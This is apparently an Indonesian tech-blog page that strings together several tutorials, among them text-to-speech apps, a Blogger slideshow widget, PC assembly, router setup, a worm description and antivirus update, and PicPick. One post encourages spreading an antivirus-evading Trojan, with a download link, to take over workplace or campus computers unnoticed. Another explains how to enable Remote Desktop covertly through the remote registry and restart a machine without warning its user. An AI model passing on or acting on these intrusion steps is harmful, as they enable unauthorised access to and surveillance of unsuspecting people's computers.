 RSS Feeds
Aplikasi untuk membuat komputer membacakan teks yang tampil di layar sudah ada sejak lama. Teknologi ini disebut Text-to-Speech (disingkat TTS). Sekilas, fungsinya memang terasa tidak terlalu penting. Namun bagi para pengguna PC yang memiliki keterbatasan penglihatan, fitur ini akan sangat membantu. Mac OS sudah sejak lama memilikinya secara built-in. Sedangkan untuk versi Windows, tersedia beragam aplikasi yang bisa dipilih. Salah satu aplikasi yang bisa digunakan adalah SmartRead. Ia menyediakan versi gratisan yang bisa diunduh di www.smartysoft.com. Selain membaca, aplikasi ini juga sanggup mengubah teks menjadi file audio. 1. Unduh installer file “smartread_setup.exe” dari situs resmi SmartReader. Instal dan jalankan aplikasi melalui [SmartySoft (smartysoft.com)] > [SmartSoft] > [SmartSoft]. Tunggu beberapa saat hingga muncul aplikasi. 2. Untuk menggunakan aplikasi, Anda bisa meng-copy-paste teks ke dalam jendela utama aplikasi yang berwarna biru. Selain itu, Anda juga bisa langsung membuka sejumlah dokumen (berformat XSR, TXT, dan RTF) ke jendela aplikasi dengan mengklik [Open]. Cari dan pilih file, lalu klik [Open]. 3. Setelah teks yang akan dibacakan disalin ke dalam jendela baca, Anda bisa memilih suara pembacanya. Untuk awal, hanya tersedia satu (suara Microsoft Sam). Anda bisa menambahkan suara lainnya dengan mengklik [Download More Voice…]. Tambahan suara ini akan diunduh dari server SmartySoft melalui koneksi Internet. Jika proses unduh sudah tuntas, klik [Next] > [OK]. 4. Pilih dulu suara dari menu “Voice:”. Anda bisa memerintahkan PC untuk membacakan teks dengan mengklik titik awal pembacaan di area teks, lalu klik tombol [Read]. Untuk menentukan kecepatan baca, Anda bisa menggeser slider “Rate”. Volume bisa dibesar-kecilkan di slider “Volume”. Untuk menghentikan, klik tombol [Stop]. 5. Untuk mengubah teks menjadi file audio yang bisa didengarkan kapan saja melalui MP3 player, klik [Transform]. Pada boks dialog Convert Wizard – Welcome, pilih jenis audio yang Anda inginkan: Wave, MP3, atau Flash. Klik [Next > ] dan pilih format output pada menu drop-down yang ada. Setelah itu, klik [Next > ] lagi dan pilih folder simpan untuk audio tersebut dengan mengklik [Browse]. 6. Jika sudah, langsung ubah teks dengan mengklik [Convert Text to MP3 Now]. Tunggu beberapa saat hingga proses tuntas. Lihat folder simpan lewat Windows Explorer. Cek apakah sudah ada file audio di sana. Jika sudah, Anda bisa memutarnya dengan audio player. TIPS: Pilihan Aplikasi Text-to-Speech Beragam aplikasi ini bisa Anda dapatkan di Internet, mulai dari yang gratis sampai berbayar. Ada yang hanya mampu membacakan teks, ada pula yang sudah memiliki fungsi sebagai perekam suara teks sehingga bisa didengarkan lagi lewat MP3 player atau pemutar audio lainnya. Jika Anda berminat, ini beberapa pilihannya. -Advanced Text to Speech 3.6 (www.rosecitysoftware.com) - FlameReader 4.2.8 – www.flamereader.com) - Natural Reader (www.naturalreaders.com) - Text Aloud (www.nextup.com/textaloud) - Text Speaker 2.01 (www.deskshare.com) - Text to Speech (www.text-speech.com) - Text to Speech MP3 with Natural Voices 1.71 (www.texttospeechmp3.com Anda juga bisa mencicipi aplikasi TTS buatan anak negeri di situs web http://indotts.melsa.net.id. Pembuatnya adalah Arry Akhmad Arman di Belgia pada tahun 2000. Tips: Perintahkan PC dengan Teriakan Selain membaca teks, PC juga bisa mendengar dan melakukan perintah tersebut untuk Anda. Pintar, ya? Salah satu caranya adalah dengan meng-install aplikasi e-Speaking. Aplikasi berbayar ini bisa Anda jajal secara gratis selama 30 hari. Untuk menggunakannya, tinggal unduh dan install aplikasinya dari www.e-speaking.com. Cara penggunaannya gampang, kok. Pertama, siapkan mikropon dan colokkan ke port mikropon di panel kartu suara PC Anda. Selanjutnya, aktifkan aplikasi Clik [On] pada bagian atas aplikasi untuk mengaktifkan mikropon. Untuk mengetahui daftar perintah yang tersedia, klik tab [Command]. Di sini, Anda bisa melihat daftar perintah menurut aplikasi yang digunakan, mulai dari perintah untuk Microsoft Word, Notepad, sampai sistem operasi. Anda juga bisa membuat perintah sendiri (dalam bahasa Inggris), dengan mengklik [add]. Ketikkan teks perintah di jendela kanan, dan tentukan di aplikasi mana perintah tersebut akan diterapkan. Selengkapnya...
Membuat Widget Gambar Slide Show / Slideshow Javascript dan Css di Blogger
Cara Memasang atau Membuat Widget Auto Gambar Slide Show untuk Blogger Blogspot.Tentu dengan sedikit sentuhan javascript,css dan jQuery
cara membuat slideshow widget untuk gambar di blogger dengan bantuan javascript dan css
Untuk screenshotnya,lihat gambar dibawah ini ya sob:

Nah,ini hasilnya

Langkahnya sangat sederhana,sobat pilih Dashboard lalu pilih Tata Letak / Rancangan(1) kemudian pilih tab Edit HTML(2),lalu seperti biasa contreng tulisan Exspand Widget Templates(3).
Lihat Gambar ya :D

(1)

(2)

(3)
Nah,selanjutnya cari kode
]]></b:skin> (gunakan Ctrl+F di keyboard sob),setelah ketemu tinggal letakkan kode CSS berikut tepat diatas kode ]]></b:skin> tersebut./* CSS easySlider */
#containerSlider {
width:210px;
height:110px;
margin:0 40px;
padding:0;
position:relative;
}
#prevBtn, #nextBtn {
display:block;
margin:0;
overflow:hidden;
padding:0;
text-indent:-8000px;
}
#slider ul, #slider li {
list-style:none;
margin:0;
padding:0;
text-indent:0;
}
#slider, #slider li {
overflow:hidden;
width:210px;
height:110px;
margin:0 auto;
}
#slider {
margin-left:0;
background:#ccc;
border:1px solid #999;
}
#prevBtn, #nextBtn {
display:block;
height:34px;
left:-20px;
position:absolute;
top:38px;
width:31px;
}
#nextBtn {
left:200px;
}
#prevBtn a, #nextBtn a {
background:transparent url(http://2.bp.blogspot.com/-sy3zWYyTWLg/TWpAOl7v1II/AAAAAAAAAt4/GZ4veAPRe_Q/s1600/Arrow-Left%2Bpelajaran%2Bblog.png) no-repeat scroll 0 0;
display:block;
height:34px;
width:31px;
}
#nextBtn a {
background:transparent url(http://1.bp.blogspot.com/-ri5ctN5jxp4/TWpARdezqDI/AAAAAAAAAuA/dfmkoYxhjew/s1600/Arrow-Right%2Bpelajaran%2Bblog.png) no-repeat scroll 0 0;
}
#slider img {
background:#ccc;
padding:5px;
width:200px;
height:100px;
}Setelah itu,carilah kode
</head>,setelah ketemu tepat diatasnya letakkan kode javascript dan jQuery berikut:<script src='http://ajax.googleapis.com/ajax/libs/jquery/1.3.2/jquery.min.js' type='text/javascript'/>
<script src='http://pelajarandashblogdotblogspotdotcom.googlecode.com/files/easySlider1.5.js' type='text/javascript'/>
<script type='text/javascript'>
$(document).ready(function(){
$("#slider").easySlider({
auto: true,
continuous: true
});
});
</script>Lalu simpan templates sobat,apakah samapi disini sudah selesai,tentu belum gan,giliran kita sekarang membuat widgetnya :D
Nah,untuk menampilkannya pada widget coba pilih Tata Letak / Rancangan seperti gambar no (1),dan klik tulisan Add New Widget atau Tambah Gadget,lihat Gambar no (4)

(4)

(5)
Selanjutnya pilih HTML/Javascript lihat Gb(5)kemudian letakkan kode berikut:
<div id="contentSlider">

<div id="slider">

<ul>

<li><a href="#" target=_blank"><img alt="pemandangan 1" src="http://3.bp.blogspot.com/.jpg" /></a></li>


<li><a href="#"><img alt="pemandangan 2" src="http://1.bp.blogspot.com.jpg"/></a></li>


<li><a href="#" target=_blank"><img alt="pemandangan 3" src="http://2.bp.blogspot.com/.jpg"/></a></li>


</ul>

</div>

</div>
Lalu simpan dan kini sobat sudah memiliki slideshow widget blogspot yang tak kalah menarik jika dibandingkan slideshow instant widget seperti yang sudah banyak beredar.
Selamat mencoba semoga berhasil :D
Ket:
- Anda hanya merubah kode yang bercetak tebal diatas.
- Untuk tanda '#' gantilah dengan url tujuan kemana link gambar akan diarahkan,misal:
http://nanenanad.blogspot.com/2009/04/apa-itu-css.html. - Untuk gambar sobat bisa memilih gambar sendiri baik dari komputer maupun dari web dengan mengambil url / alamatnya,misal:
http://3.bp.blogspot.com/.jpg
MerakiT Komputer
Kali ini insalLah saya akan membahas bagaimana cara merakit komputer, khusunya bagi mereka yang baru belajar komputer ataupun yang masih awam. Sebelumnya saya minta maaf…karena saya juga masih dalam tahap belajar…….semoga arikel ini bermanfaat.
Dalam merakit computer, terlebih dahulu kita harus menentukan komponen-komponen yang akan kita rakit, menentukan computer sangat penting karena dengan penentuan komponen kita dapat menentukan seperti apa computer yang akan kita raki,…
Untuk langkah awal dalam merakit computer, adalah sebagai berikut :
A. Persiapan
B. Perakitan
C. Pengujian
D. Penanganan Masalah
Berikut komponen-komponen yang akan di pasangkan pada mainboart/motherboard untuk dapat merakit sebuah computer :
1. Persiapan
Persiapan yang baik akan memudahkan dalam perakitan komputer serta menghindari permasalahan yang mungkin timbul.Hal yang terkait dalam persiapan meliputi:
- Penentuan Konfigurasi Komputer
- Persiapan komponen dan perlengkapan
- Pengamanan
Penentuan Konfigurasi Komputer
Konfigurasi komputer berkait dengan penentuan jenis komponen dan fitur dari komputer serta bagaimana seluruh komponen dapat bekerja sebagai sebuah sistem komputer sesuai keinginan kita.Penentuan komponen dimulai dari jenis prosessor, motherboard, lalu komponen lainnya. Faktor kesesuaian atau kompatibilitas dari komponen terhadap motherboard harus diperhatikan, karena setiap jenis motherboard mendukung jenis prosessor, modul memori, port dan I/O bus yang berbeda-beda.
Persiapan Komponen dan Perlengkapan
Komponen komputer beserta perlengkapan untuk perakitan dipersiapkan untuk perakitan dipersiapkan lebih dulu untuk memudahkan perakitan. Perlengkapan yang disiapkan terdiri dari:
- Komponen komputer
- Kelengkapan komponen seperti kabel, sekerup, jumper, baut dan sebagainya
- Buku manual dan referensi dari komponen
- Alat bantu berupa obeng pipih dan philips
Software sistem operasi, device driver dan program aplikasi.

Buku manual diperlukan sebagai rujukan untuk mengatahui diagram posisi dari elemen koneksi (konektor, port dan slot) dan elemen konfigurasi (jumper dan switch) beserta cara setting jumper dan switch yang sesuai untuk komputer yang dirakit.Diskette atau CD Software diperlukan untuk menginstall Sistem Operasi, device driver dari piranti, dan program aplikasi pada komputer yang selesai dirakit.
Pengamanan
Tindakan pengamanan diperlukan untuk menghindari masalah seperti kerusakan komponen oleh muatan listrik statis, jatuh, panas berlebihan atau tumpahan cairan.Pencegahan kerusakan karena listrik statis dengan cara:
Menggunakan gelang anti statis atau menyentuh permukaan logam pada casing sebelum memegang komponen untuk membuang muatan statis.
Tidak menyentuh langsung komponen elektronik, konektor atau jalur rangkaian tetapi memegang pada badan logam atau plastik yang terdapat pada komponen.
2. Perakitan
Tahapan proses pada perakitan komputer terdiri dari:
- Penyiapan motherboard
- Memasang Prosessor
- Memasang heatsink
- Memasang Modul Memori
- memasang Motherboard pada Casing
- Memasang Power Supply
- Memasang Kabel Motherboard dan Casing
- Memasang Drive
- Memasang card Adapter
10. Penyelesaian Akhir
1. Penyiapan motherboard
Periksa buku manual motherboard untuk mengetahui posisi jumper untuk pengaturan CPU speed, speed multiplier dan tegangan masukan ke motherboard. Atur seting jumper sesuai petunjuk, kesalahan mengatur jumper tegangan dapat merusak prosessor.


2. Memasang Prosessor
Prosessor lebih mudah dipasang sebelum motherboard menempati casing. Cara memasang prosessor jenis socket dan slot berbeda.Jenis socket
Tentukan posisi pin 1 pada prosessor dan socket prosessor di motherboard, umumnya terletak di pojok yang ditandai dengan titik, segitiga atau lekukan.
Tegakkan posisi tuas pengunci socket untuk membuka.
Masukkan prosessor ke socket dengan lebih dulu menyelaraskan posisi kaki-kaki prosessor dengan lubang socket. rapatkan hingga tidak terdapat celah antara prosessor dengan socket. Selengkapnya...
Mengolah Foto Dengan Photoscape

Photoscape merupakan software gratis yang dapat Anda gunakan untuk mengolah dan mempercantik foto atau gambar. Selain menawarkan fitur-fitur “dasar” seperti pengatur contrast (gelap atau terang) atau sharpen (untuk menajamkan warna pada foto), Photoscape juga dapat digunakan untuk menambahkan bingkai (frame) pada foto. Ada puluhan jenis bingkat yang dapat Anda pilih.
Photoscape juga dilengkapi dengan fitur Filter, misalnya Film Effect, Antique Photo, Lens Flare, Texture, Pictorialization, dan puluhan jenis filter lainnya. Dengan filter-filter tersebut Anda bisa membuat foto Anda menjadi lebih menarik, antik atau bahkan lucu.
Anda juga bisa menggabungkan atau menyatukan foto dengan Photoscape ini. Anda tinggal melakukan drag and drop pada foto yang ingin Anda gabungkan dan mengubah ukuran foto jika diperlukan.
Download: http://www.photoscape.org/ps/main/download.php
Selengkapnya...
Menggabungkan 2 Router Dalam Satu Jaringan
Kalau menggunakan satu router dalam sebuah jaringan mungkin hal yang sudah biasa dilakukan, tetapi untuk menggabungkan 2 router dalam satu jaringan apakah bisa?
Untuk apa menggabungkan 2 router dalam sebuah jaringan, jawabnya untuk jaga-jaga, bila kita pengusaha warnet, atau kantor, dan kita dalam kondisi harus setiap saat online maka diperlukan 2 ISP (Provider) satu provider mewakili satu Router berarti kita harus membutuhkan 2 Router, tujuannya :
- Bila salah satu ISP (Provider) down atau bermasalah, maka ISP (Provider) tetap bekerja, sehingga Jaringan kita tidak terhenti beroperasi.
- Dengan menggabungkan 2 Router dengan masing-masing Router dalam satu jaringan, maka pemakaian internet lebih cepat, karena tidak dibebankan pada satu router saja.
Untuk mejawab pertanyaan diatas, apakah bisa 2 router digabungkan dalam sebuah jaringan, jawabnya bisa ;
Caranya :
- DHCP Dinonaktifkan
- Bila Router 1 anda menggunakan IP 192.168.1.1 maka setting Router ke dua anda dengan IP. 192.168.1.2
- Buka Network Network Conection, pada Local Area Conection klik kanan mouse kemudian klik Properties
- Pilih Internet Protocol (TCP/IP) kemudian klik Properties
- Centrang Use the “following IP address” dan isikan IP adress komputer seperti contoh gambar dibawah ini

- Untuk IP adress komputer dan komputer Client harus mulai dari 192.168.1.3 sampai seterusnya.
- Untuk Gatway, masukkan nomor IP Router 1 yaitu 192.168.1.1
- Masukkan Nomor IP DNS.

- Agar Gatway Router ke 2 di aktifkan pada jaringan, klik “Advanced“
- Klik “Add” kemudian masukkan IP Adress Router ke 2 yaitu 192.168.1.2 kemudian klik “add” seperti gambar dibawah ini.

- Setelah itu klik DNS, maka akan tampil 2 DNS pada router pertama, untuk menambahkan DNS untuk Router yang ke dua, klik “Add” kemudian masukkan no IP DNS pertama dari Router ke 2, kemudian klik “add“, ulangi sekali lagi untuk memasukkan IP DNS kedua dari router ke 2.
- kemudian klik “Ok’, lalu klik “Ok” sekali lagi, kemudian klik “Close“untuk keluar dari setting Network.
- Lakukan setting Network pada komputer lainnya dengan cara yang sama, yang berbeda adalah IP adressnya, jangan ada yang sama mulai dari 192.168.1.4 dst.
Dua Router dan 2 ISP (Provider) akan dapat bekerja dalam satu jaringan anda dan sekaligus dapat saling sharing Printer dan dokumen.
Selengkapnya...Mengendalikan komputer jarak jauh menggunakan Remote Desktop Connection
Di dunia jaringan komputer, dan bila Anda termasuk seorang network administrator, tak lengkap rasanya bila tidak mempunyai ‘kuasa’ yang berlebih di network Anda. Lha gimana nggak, namanya aja admin, masa kekuasaannya ya segitu-segitu aja. Nggak seru donks.
Berikut ada salah satu cerita dan trik untuk menerapkan pangkat Anda sebagai real administrator di jaringan Anda.
Alangkah senangnya jika kita sebagai network administrator, juga bisa mempunyai kekuasaan untuk mengendalikan komputer klien-klien kita. Salah satu cara mengendalikan komputer klien secara murah meriah adalah menggunaan Remote Desktop Connection.
Remote Desktop Connection ( RDC ) dapat kita temukan di menu Start > Program > Accessories > Communication atau jika kita sudah mengupdate Windows kita dengan RDC Terminal Client versi 6, program ini bisa kita temukan di Start > Program > Accessories. Lho kenapa koq murah meriah? Iya, soalnya program ini kan udah bawaan dari Windows, so kita nggak perlu bersusah-susah mencari dan mendownloadnya lagi. Nah, cara konvensional sekaligus syarat pertama supaya komputer tujuan bisa diremote menggunakan RDC ini adalah dengan mengaktifkan pilihan Allow users to connect remotely to this computer pada Control Panel > System > Remote. Syarat kedua adalah kita harus mempunyai login account di komputer tujuan. Syarat ketiga adalah, komputer kita dengan komputer tujuan bisa terhubung dalam satu jaringan.
Setelah semua syarat terpenuhi, kita bisa mulai melakukan remote desktop dengan menjalankan program RDC di Start > Program > Accessories > Communication > Remote Desktop Connectio n. isikan nomor IP atau nama komputer tujuan Anda di isian Computer, lalu klik Connect. Jika tidak ada masalah, Anda seharusnnya langsung bisa terhubung ke komputer tujuan.
Nah, kalau kondisinya ideal seperti itu, nggak masalah. Artinya, kita sempat bisa melakukan akses langsung ke mesin komputer tujuan. Nah, jika komputer tujuan ada di tempat yang jauh, apa kita lantas datang kesana. Oke lah, kita mungkin bisa menyuruh seseorang untuk mengaktifkan pilihan ini. Tapi, kalau kita mampu mengaktifkannya sendiri, kenapa nggak. Lagian dengan menyuruh seseorang, kebijakan kita sebagai seorang admin sedikit banyak bisa diketahui orang lain, paling tidak ya orang yang kita suruh tadi. Nah, berabe kan?
Kita bisa mengaktifkan centang Allow users to connect remotely to this computer yang mengizinkan kita melakukan RDC secara remote. Lhoo, gimana caranya, wong RDC aja belum bisa? Apa pake VNC? Wah, nggak lah yauw. Kita usahakan kali ini hanya menggunakan utilitas-utilitas murni bawaan Windows. Lha terus gimana donks?
Kita tahu, semua yang berjalan di Windows pasti dikendalikan dari sistem database terpusatnya di suatu tempat yang dinamakan registri. Windows memungkinkan kita melakukan remote registri dari komputer kita ke komputer lain ( tentunya dengan catatan, servis remote registrinya aktif. Servis ini biasanya mempunyai nilai default Started dan berjalan secara Automatic ). Dengan kemampuan ini, kita bisa melakukan remote registri ke komputer tujuan untuk mengaktifkan izin melakukan RDC tadi.
Pertama, kita masuk ke registri melalui Start > Run > Regedit. Setelah jendela Registry Editor terbuka, klik menu File > Connect Network Registry. Pada isian Enter the object name to select ( example ), isikan nomor IP atau nama komputer tujuan Anda lalu klik OK. Registri komputer tujuan akan dibuka oleh Registry Editor. Komputer tujuan biasanya muncul di bagian paling bawah tree Registry Editor, ditandai dengan gambar komputer diikuti nomor IP atau nama IP komputer tujuan. Registri untuk komputer lokal kita sendiri ditandai dengan gambar komputer diikuti keterangan My Computer. Jadi, jangan sampai salah melakukan perubahan registri.
Kini saatnya showtime:D Kita masuk ke registri komputer tujuan, menuju bagian HKEY_LOCAL_MACHINE > SYSTEM > CurrentControlSet > Control > Terminal Server. Ubah nilai key fDenyTSConnection menjadi 0 ( nol ) dengan mengklik ganda key tersebut kemudian pada isian Value Data, ubah nilainya menjadi 0 ( nol ). Setelah perubahan kita lakukan, tutup Registry Editor.
Masalahnya, ( menurut pengalaman ), kadang walau kita sudah mengaktifkan izin melakukan RDC ini, komputer tujuan meminta dilakukan restart komputer. Kita bisa jadi tidak tahu, karena notifikasi permintaan reboot pasti akan ditampilkan di terminal ( layar ) komputer tujuan. Untuk lebih amannya, sebaiknya komputer tujuan kita restart juga. Lha bagaimana caranya, apa lewat registri juga? Nggak lah, kita bisa merestart komputer tujuan tanpa kita ngomong pada seseorang dan tanpa beranjak dari meja kendali kita. Caranya cukup gampang, masuk ke Start > Programs > Accessories > Command Prompt. Masukkan perintah ‘shutdown –i’. Akan ditampilkan kotak dialog Remote Shutdown Dialog. Masukkan nomor IP atau nama komputer tujuan, pilih opsi yang akan dilakukan ( dalam hal ini restart ) pada menu pilihan What do you want these computer to do. Jika Anda tidak ingin memberikan peringatan pada user yang aktif di komputer remote, Anda bisa membuang tanda centang Warn users of this action. Jika layanan Shutdown Event Tracker di komputer tujuan diaktifkan, masukkan alasan kita melakukan restart. Pilih aja salah satu secara acak ( saya biasanya milih Application : Maintenance ( Planned ) ) untuk mengaktifkan tombol OK di bawah, kemudian klik OK. Komputer tujuan akan segera di-restart.
Tunggu beberapa saat. Jika Anda termasuk orang tidak sabaran seperti saya, ping aja komputer tujuan. Jika komputer tujuan sudah memberikan reply, berarti komputer tujuan sudah aktif. Dan kini Anda pun bisa melakukan RDC dengan nyaman, he he he :D
Selengkapnya...
Mengenal Skeleton pada character 3D

seperti manusia sesungguhnya, karakter pada animasi 3D juga memiliki sebuah tulang… bentuknya ya mirip seperti tulang manusia, dan dalam istilah 3D biasa disebut dengan Skeleton… tapi kira-kira apa gunanya skeleton ini???
skeleton pada karakter 3d fungsinya adalah sebagai penopang atau kerangka utama yang penting dalam setiap gerakan atau animasi. jadi dengan adanya skeleton maka karakter dapat dengan mudah diatur pergerakannya dari pada harus membuat animasi satu-persatu dari setiap vertex yang ada.
biasanya skeleton diterapkan pada objek 3d yang berbentuk humanoid atau manusia, dimana skeleton mempunyai elemen-elemen yang mirip dengan tulang manusia, seperti lengan, kaki, leher, dada, tengkorak dan bagian-bagian lainnya sesuai kebutuhan. meskipun begitu skeleton juga bisa diterapkan pada model-model 3d lainnya yang membutuhkan pergerakan atau animasi.
dimanakah kita bisa membuat animasi skeleton??? ya tentu saja pada sebuah aplikasi pengolah grafis 3D, misalnya 3D Studio Max, Blender, Maya, Milkshape 3D dan lain-lain.
berikut ini adalah contoh skeleton yang dibuat dengan Milkshape 3D: Selengkapnya...
Mengambil Alih kekuasaan Komputer Dijaringan
Bukanlah hal yang mustahil jika anda dapat mengintai suluruh kegiatan yang dilakukan di setiap computer di jaringan anda (sekolah, Kampus, Kantor) tanpa ada orang mengetahuinya. Bahkan anda juga dapat mengendalikannya dari jauh. Seorang temanku tiba2 terkejut ketika dia sedang Chating, pesan yang terkirim ke teman chatnya berbeda dengan apa yang dia ketik. Ternyata seseorang telah mengendalikan komputernya lewat computer lain dan mengetikan kata-kata jorok dikomputernya. Alhasil temanku kecewa karena lawan chatnya kabur karena merasa diperlakukan tidak baik olehnya. Beberapa data rahasia kantor di suatu perusahaan ternyata telah bocor dan dirubah oleh seseorang tak dikenal. Bagaimana semua itu tidak terjadi, jika sebuah computer yang menyimpan data penting terkoneksi kejaringan. Karena soseorang karyawan yang sedikit mengerti trik Hacking telah menyelundup masuk kekomputer tersebut. Dia merubah nilai gaji yang diperoleh seseorang saat user sedang lengah. Dia bahkan mengambil file penting dan mengirimnya kembali dengan data kacau yang telah dirubahnya. Pihak kantor terlambat mengetahui bahwa komputernya telah di bobol orang, karena admin kurang tanggap mengetahui perkembangan “Hacker Indonesia”. Untuk mengambil alih computer orang di jaringan ada bermacam cara : 1. Masuk ke ruangan manager tanpa izin dan mengambil computernya ( Ha ha itu cara konyol dan pasti akan dapet PHK dari bos he he). 2. Menyebarkan Trojan. Mungkin cara ini yang lebih efektif walaupun masih banyak lagi cara yang lain. Apa itu Trojan? Klo yang belum tau silakan baca buku S’to atau sumber lain untuk lebih lengkapnya. File Trojan ini adalah yang memberi akses kita untuk masuk ke computer tertentu saat Trojan itu dijalankan. Dan kita juga harus memiliki software controllernya sesuai dengan pasangan Trojan tersebut. Bagaimana mendapatkanya? Trojan dapat dengan mudah di download dari internet dengan jenis yang bermacam-macam seperti yang telah dimuat di buku Seni Internet Hacking II. Tapi kebanyakan file Builder serta file trojannya telah mampu terdeteksi oleh antivirus dan kebanyakan virus Trojan ini mengganggu system sehingga korban cepat menyadari bahwa komputernya terkena virus. So, bagaimana solusinya? Anda download toolsnya di http://www.geocities.com/anton_riyadi2002/ Virus Trojan ini merupakan rekayasa kode sendiri dan tidak mengganggu sistem. Trojan ini juga tidak memunculkan pesan yang mencurigakan seperti virus local Indonesia pada umumnya. Sangat cocok bagi para pemula Hacker karena cukup mudah pengoperasiannya. Anda cukup mengetikan nama computer/IP address dari computer yang telah terinfeksi Trojan maka ada sudah dapat mengambil alih computer tersebut tanpa diketahui korban. Sebelum orang mengambil alih computer anda ada baiknya anda mengetahui sedikit bagaimana tehnik Hacking. Perhatian !!! Tools Hacking adalah hanya untuk sarana belajar Hacking. Untuk kegiatan criminal resiko ditanggung pemakai. Tak ada hal yang aman di dalam Jaringan. Tetap berjayalah Hacker Indonesia. Selengkapnya...
Mencari dan Menghapus File Video

Labuan. Walaupun sederhana dan berukuran kecil, worm berukuran sekitar 20 KB ini dapat menyebabkan dampak yang besar, yaitu terhapusnya file-file video yang memiliki ekstensi file tertentu. Dibuat dengan bahasa pemrograman Visual Basic, file worm ini memiliki icon menyerupai Media Player. Saat aktif ia akan menciptakan file worm \Program Files\Window Media Player\mplayer1.exe, mencari dan menghapus file video dengan ekstensi tertentu, antara lain:
- 3gp
- asf
- avi
- flv
Ekstensi ini dan beberapa ekstensi lainnya terlihat saat tubuh worm dianalisis seperti pada gambar (perhatikan bagian yang ditandai). Ia juga dapat menyebar melalui removable disk dengan membuat file bernama CewekLabuan.exe, autorun.inf, dan desktop.ini.
PCMAV 3.1 Update Build3
Untuk membasmi virus ini ataupun varian virus lainnya, PCMAV 3.1 Update Build3 telah hadir dengan penambahan 10 pengenal varian virus baru. Bagi Anda pengguna PCMAV 3.1, sangat disarankan segera melakukan update, agar PCMAV Anda dapat mengenali dan membasmi virus lebih banyak lagi.
Untuk mendapatkan dan menggunakan update PCMAV ini, Anda cukup menjalankan PCMAV.exe, komputer harus dalam keadaan aktif terhubung ke Internet (non-proxy). Fitur Automatic Updates dari PCMAV akan secara otomatis men-download dan meng-update database dari PCMAV.
Namun bagi Anda yang ingin mendapatkan file update tersebut secara manual, Anda bisa men-download file-nya melalui beberapa link ini:
SendSpace.com
ZippyShare.com (mirror)
Rapidshare.com (mirror)
Letakkan file hasil download tersebut (update.vdb) ke dalam folder \vdb. Jika sebelumnya telah terdapat file update yang lama, Anda cukup menimpanya. Pastikan sekali lagi, bahwa nama file update adalah update.vdb, jika berbeda, cukup ubah namanya. Dan nanti saat Anda kembali menjalankan PCMAV, ia sudah dalam keadaan kondisi ter-update.
Daftar tambahan virus hingga PCMAV 3.1 Update Build3:
Allya.vbs.D
Allya.vbs.E
Amis
Amis.vbs
Autoit-ReplaceIcon
BHP
BlackLove.D
Blagu
Brontok-Joseray.J
Brontok-Joseray.J.bin
Dewasa
FaLoNgel
FaLoNgel.htm
FaLoNgel.ocx
Flyff666.vbs.B
Hasmi.B
Hasmi.B.ini
Labuan
Labuan.inf
Labuan.ini
Malingsi.T
Malingsi.T.ini
Malingsi.T.mrc
Malingsi.T.sys.A
Malingsi.T.sys.B
Malingsi.T.sys.C
Malingsi.T.sys.D
Malingsi.T.sys.E
Malingsi.T.sys.F
Malingsi.T.sys.G
Malingsi.T.sys.H
Malingsi.U
Nebula
P0et-Death-Drive.A
P0et-Death-Drive.A.inf
P0et-Death-Drive.A.ini
P0et-Death-Drive.A.txt
P0et-Death-Drive.B
P0et-Death-Drive.C
P0et-Death-Drive.C.htm
P0et-Death-Drive.C.txt
QGS
QGS.dll
QGS.hosts
QGS.inf
QGS.lnk
Random8.B
Random8.C
Senseii.vbs
Senseii.vbs.ini.A
Senseii.vbs.ini.B
Senseii.vbs.vbs.A
Senseii.vbs.vbs.B
Senseii.vbs.vbs.C
Senseii.vbs.vbs.D
Menangkap Tampilan Layar Dengan PicPick

Jika Anda adalah orang yang sering menulis artikel, desainer grafis atau pun pengguna komputer biasa bisa jadi Anda sering menggunakan tombol PrintScreen untuk menangkap gambar tampilan layar pada monitor Anda. Untuk sekedar menangkap tampilan layar penuh (full screen) atau tampilan jendela yang sedang aktif, tombol PrintScreen sudah memadai. Tapi jika Anda ingin fungsi yang lebih, Anda bisa mempertimbangkan untuk menggunakan PicPick.
PicPick memiliki antarmuka yang sederhana, dengan pengoperasian yang sangat mudah. Saat menjalankan perangkat lunak ini, Anda dapat dengan mudah memilih salah satu dari tool yang ada di menu PicPick Tools.
PicPick menyediakan alat untuk mengambil gambar (screen capturer), editor gambar, pemilih warna, palet warna, pixel ruler, protactor, crosshair, white board, dan masih banyak lagi fitur-fitur lainnya.
Picpick adalah perangkat lunak yang didistribusikan secara gratis (freeware) sehingga kita dapat memakai nya di banyak komputer dan selama Anda mau.
Berikut adalah penjelasan lebih detil mengenai beberapa fitur dari perangkat lunak PicPick:
1. Mengambil Gambar Dari Layar
- Mengambil Gambar Layar Penuh/Full Screen (dapat digunakan pada monitor ganda)
- Active Window
- Window Control (Dapat melakukan scroll pada halaman secara otomatis)
- Daerah tertentu, atau daerah yang telah ditentukan secara tetap
- FreeHand
- Mengulangi pengambilan terakhir
2. Pengeditan gambar
- Fitur pengeditan gambar mirip dengan Microsoft Paint, tetapi dengan lebih banyak kemampuan.
- Menyediakan efek-efek grafis, seperti opacity, blur, sharpen, brightness, contrast, hue, saturation, flip, rotate, dan sebagainya.
3. Pemilih Warna
4. Palet Warna
